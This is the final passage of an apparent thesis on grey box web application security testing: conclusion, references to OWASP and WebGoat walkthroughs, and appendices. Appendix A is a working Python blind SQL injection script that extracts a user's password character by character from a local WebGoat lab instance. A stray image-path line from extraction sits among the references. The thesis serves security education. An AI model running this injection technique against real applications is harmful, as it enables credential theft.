   By considering both the external attack surface and internal vulnerabilities, grey box testing more accurately replicates real-world attack scenarios. This dual viewpoint aids in determining viable avenues for exploitation and evaluating the significance of vulnerabilities found. This methodology bridges the gap between theoretical security assessments and practical security measures, providing a realistic evaluation of the application's security posture.

Enhancing Web Application Security

1. Integration of Grey Box Testing in Development Lifecycle:

Grey box testing guarantees continuous security assessment and early vulnerability detection by integrating it into the development lifecycle. By taking a proactive stance, vulnerabilities can be fixed quickly, lowering the possibility that they will be used against users in live systems.

2. Continuous Improvement and Adaptation:

Because web applications are dynamic and the threat landscape is always changing, security procedures must be continuously improved upon and adjusted. Advanced security controls and the creation of more secure coding practices are informed by the insightful information that grey box testing offers. To stay up to date with the most recent security trends and techniques, developers and security professionals must engage in ongoing education and training. This will guarantee that grey box testing remains applicable and efficient.

Future Directions

To improve productivity and scalability, automated grey box testing procedures should remain a topic of future research. The creation of cutting-edge tools that work with current development environments can expedite testing and give developers real-time feedback. By spotting trends and anticipating possible vulnerabilities, investigating the use of artificial intelligence and machine learning in grey box testing may also increase its efficacy.

To sum up, grey box testing is a strong and practical strategy for improving web application security. Organizations can achieve a higher level of protection against cryptographic failures, XSS, SQLi, and other security threats by incorporating this methodology into their overall security strategy. In the end, this thesis emphasizes the significance of implementing thorough and proactive security measures, helping to develop more secure web applications.

References

Avital, N. (2001, May 22). *What is Cookies Hacking | Risk & Protection Techniques | Imperva*. Learning Center. https://www.imperva.com/learn/application-security/cookies-hacking/

Avital, N. (2023, December 20). *What is Session Hijacking | Types, Detection & Prevention | Imperva*. Learning Center. https://www.imperva.com/learn/application-security/session-hijacking/

Session hijacking attack | OWASP Foundation. (n.d.). https://owasp.org/www-community/attacks/Session_hijacking_attack

Andrews, M., & Whittaker, J. A. (2006). *How to break web Software: functional and security testing of web applications and web services*. http://ci.nii.ac.jp/ncid/BA7818411X

Muniz, J. (2013). *Web Penetration Testing with Kali Linux*. Packt Publishing Ltd.

Spicy / WebGoat Writeups · GitLab. (n.d.). GitLab. https://gitlab.com/BlackSheepSpicy/WebGoat

Root password inside a Docker container. (n.d.). Stack Overflow. https://stackoverflow.com/questions/28721699/root-password-inside-a-docker-container

Spikecursed. (2021, May 1). *Walkthrough WebGoat Assignment Crypto Basics #8*. https://www.rizkymd.com/2021/05/walkthrough-webgoat-assignment-crypto.html

PseudoTime. (2021, April 13). *Retrieving other files with a path traversal 5* [Video]. YouTube. https://www.youtube.com/watch?v=o6ue5NGEL6Q

Lim Jet Wee. (2021a, January 23). *OWASP WebGoat 8 - Crypto Basic - RSA Encryption (Part1)* [Video]. YouTube. https://www.youtube.com/watch?v=pKyQ6s0_fS4

Lim Jet Wee. (2021, January 29). *OWASP WebGoat 8 - Crypto Basic - RSA Encryption Signature (Part 2)* [Video]. YouTube. https://www.youtube.com/watch?v=h8rEOaFlqnI

Max Integrations. (2022, November 26). *[A2] Crypto Basics - WebGoat* [Video]. YouTube. https://www.youtube.com/watch?v=9lQJa4zHRYM

Security in mind. (2023, June 2). *WebGoat Session Hijacking Tutorial: An In-Depth Guide* [Video]. YouTube. https://www.youtube.com/watch?v=R5YPRhM5GyE

Security in mind. (2023a, June 2). *Mastering WebGoat: Overcoming Insecure Direct Object References - A complete guide* [Video]. YouTube. https://www.youtube.com/watch?v=B2xw7EB7hJg

Max Integrations. (2022b, December 4). *[A3] SQL Injection (intro) - WebGoat* [Video]. YouTube. https://www.youtube.com/watch?v=DawWB8rVms8

SQL injection. (n.d.). https://www.w3schools.com/sql/sql_injection.asp

Cross Site Scripting (XSS) | OWASP Foundation. (n.d.). https://owasp.org/www-community/attacks/xss/

Wikipedia contributors. (2024, May 9). *Cross-site scripting*. Wikipedia. https://en.wikipedia.org/wiki/Cross-site_scripting

Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. (2024, April 1). Kali Linux. https://www.kali.org/

OWASP WebGoat | OWASP Foundation. (n.d.). https://owasp.org/www-project-webgoat/

Li, X., & Xue, Y. (2011). A survey on web application security. *Nashville, TN USA*, *25*(5), 1-14.


Erşahin, B., & Erşahin, M. (2022). Web Application Security. *South Florida Journal of Developmen*, *V.3*(n.4), p.4194-4203. https://doi.org/10.46932/sfjdv3n4-002

Appendix A

```python
import requests

def fetch_password():
    url = "http://localhost:8080/WebGoat/SqlInjectionAdvanced/challenge"
    webgoat_session_id = "ZvyVZjM-Zctzpyg8d4iUfVGsZ_D7QCPqCV4Bebl-"

    headers = {
        "Cookie": f"JSESSIONID={webgoat_session_id}",
        "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
        "Referer": "http://127.0.0.1:8080/WebGoat/start.mvc?username=a7744a",
        "Origin": "http://127.0.0.1:8080",
        "Host": "127.0.0.1:8080",
        "Connection": "keep-alive",
        "X-Requested-With": "XMLHttpRequest",
        "User-Agent": ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) "
                       "AppleWebKit/537.36 (KHTML, like Gecko) "
                       "Chrome/108.0.5359.95 Safari/537.36"),
        "Accept-Language": "en-US,en;q=0.9",
    }

    password = ""
    charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

    for length in range(1, 25):
        found = False
        for letter in charset:
            # SQL injection payload
            payload = f"tom' AND substring(password,1,{length})='{password + letter}"
            params = {
                "username_reg": payload,
                "email_reg": "test@test.test",
                "password_reg": "test",
                "confirm_password_reg": "test"
            }

            response = requests.put(url, headers=headers, data=params)

            if "already exists" in response.text:
                password += letter
                print(f"The password till now: {password}")
                found = True
                break
```

```
        if not found:
            break

    return password

if __name__ == "__main__":
    password = fetch_password()
    print(f"\nPassword: {password}")
```

Appendix B


Wappalyzer
TECHNOLOGIES
MORE INFO
Export
JavaScript frameworks
Backbone.js 1.4.0
RequireJS 2.3.6
Font scripts
Font Awesome
Programming languages
Java
JavaScript libraries
jQuery 2.1.4
jQuery UI 1.10.4
Underscore.js
UI frameworks
Bootstrap